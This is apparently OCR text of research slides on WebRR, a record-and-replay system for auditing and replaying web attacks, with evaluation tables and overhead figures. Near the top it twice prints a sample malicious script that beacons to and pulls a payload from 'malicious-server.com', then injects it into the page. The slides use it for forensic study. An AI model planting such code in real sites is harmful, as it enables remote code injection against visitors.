  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```

Heartbeat Code Snippet

Callback JEU: heartbeat
Callback JEU: payload
Callback JEU: heartbeat
Callback JEU: heartbeat
Script JEU: Hooks.js

```
const URL = "https://malicious-server.com"

async function getpayload() {
  const res = await fetch(URL, {
    method: "POST",
    body: {"type" : "getPayload"}})
    document.body.innerHTML = await res.text()
}

async function heartbeat(idleDeadline) {
  const res = await fetch(URL, {
    method: "POST",
    body: { "type" : "heartbeat",
            "now" : Date.now()}})
    window.requestIdleCallback(heartbeat)
}

window.requestIdleCallback(heartbeat)
setTimeout(getpayload(), 5000)
```


Heartbeat Code Snippet


Callback JEU: Heartbeat
Heartbeat Response
Callback JEU: Heartbeat
Callback JEU: Payload
Payload Response
Callback JEU: Payload
Callback JEU: Heartbeat
Heartbeat Response
Callback JEU: Heartbeat
Callback JEU: Heartbeat
Heartbeat Response
Callback JEU: Heartbeat
Callback JEU: Heartbeat
Heartbeat Response
Callback JEU: Heartbeat
Callback JEU: Heartbeat
Heartbeat Response
Callback JEU: Heartbeat
Recorded
Call Sequence
Replay
Call Sequence

High-Level Replay Strategy

Replay Strategy:


1. Replay the JEUs in the same order.
2. Ensure DOM State is consistent.
3. Replay sources of non-determinism.



Replay Engine: Replay Scheduler

1. Replay Operation Queue


2. Replay Dispatcher




Replay Engine: Replay Scheduler

1. Replay Operation Queue

2. Replay Dispatcher



Recording Engine: Sources of NonDeterminism



Evaluation

Evaluation

RQ1: How well does WebRR replay web-based attacks?

RQ2: Can WebRR replay highly dynamic web applications?

RQ3: What is runtime and storage overhead of WebRR?

Evaluation: Metrics

How do we define a replay as successful?

1. Successfully recorded the attack.
2. How closely doe the JEU sequences between record & replay match?
3. How closely does the API sequence between record & replay match?

Evaluation: Web-Based Attack Results

OS	Attack	Recorded	JEU-Sequence Edit Distance	API-Sequence Edit Distance	Replayed
Linux	Phishing	✓	0	0	✓
Linux	Credential Harvesting	✓	0	0	✓
Android	KeyLogger	✓	0	0	✓
Android	Clickjacking	✓	0	0	✓
Windows	SW StealthyPush	✓	0	0	✓
Windows	SW-XSS	✓	0	0	✓
Windows	DriveBy	✓	0	0	✓

Table 2. Evaluation Results for Web-Based Attacks.

Evaluation: Benign Websites

OS	Website	Recorded	JEU-Sequence Edit Distance	API-Sequence Edit Distance	Replayed
Linux	Stackoverflow	✓	0	13/12,865	✓
Linux	Wikipedia	✓	0	4/52,700	✓
Android	Whitehouse	✓	0	4/6,148	✓
Windows	Mozilla	✓	0	12/26,790	✓
Windows	Craigslist	✓	0	8/26,536	✓

Table 3. Evaluation Results for Benign Websites.


Evaluation: Runtime & Storage Overhead

Runtime Performance

- Page Load overhead of auditor was only 3.44% on average for Tranco 1k.
- Outlier: hxxp://www.wp.pl
- 20,000 DOM Insertions

Storage Overhead

- 2.2TB of disk space required to store logs for a single year.



(a)

Limitations

Callback Registration:

- Currently we only support the most popular methods for registering callbacks.

Drive-By Downloads:

- An adversary may be able to tamper with our system if browser is compromised.

Conclusion

- Introduced WebRR, a novel system for replaying and analyzing modern web attacks.
- Demonstrated that WEBRR can replay a diverse range of web-based attacks, including those unachievable by previous state-of-the-art systems.
- Achieved only a 3.44% increase in page load time on top websites.

Questions

Our Approach: Move logs up the stack.

Issue:


- Existing work suffers from a semantic-gap issue.

Solution:

- Develop techniques to collect audit logs higher on the stack for more context.

Design Goal:

- Provide forensic analyst with capability to statically and dynamically analyze attacks.



Our Approach: Move logs up the stack.

1. Web-Based Auditing
    1. Generate causality logs in terms of web-based semantics.

Our Approach: Move logs up the stack.

1. Web-Based Auditing
    1. Generate causality logs in terms of web-based semantics.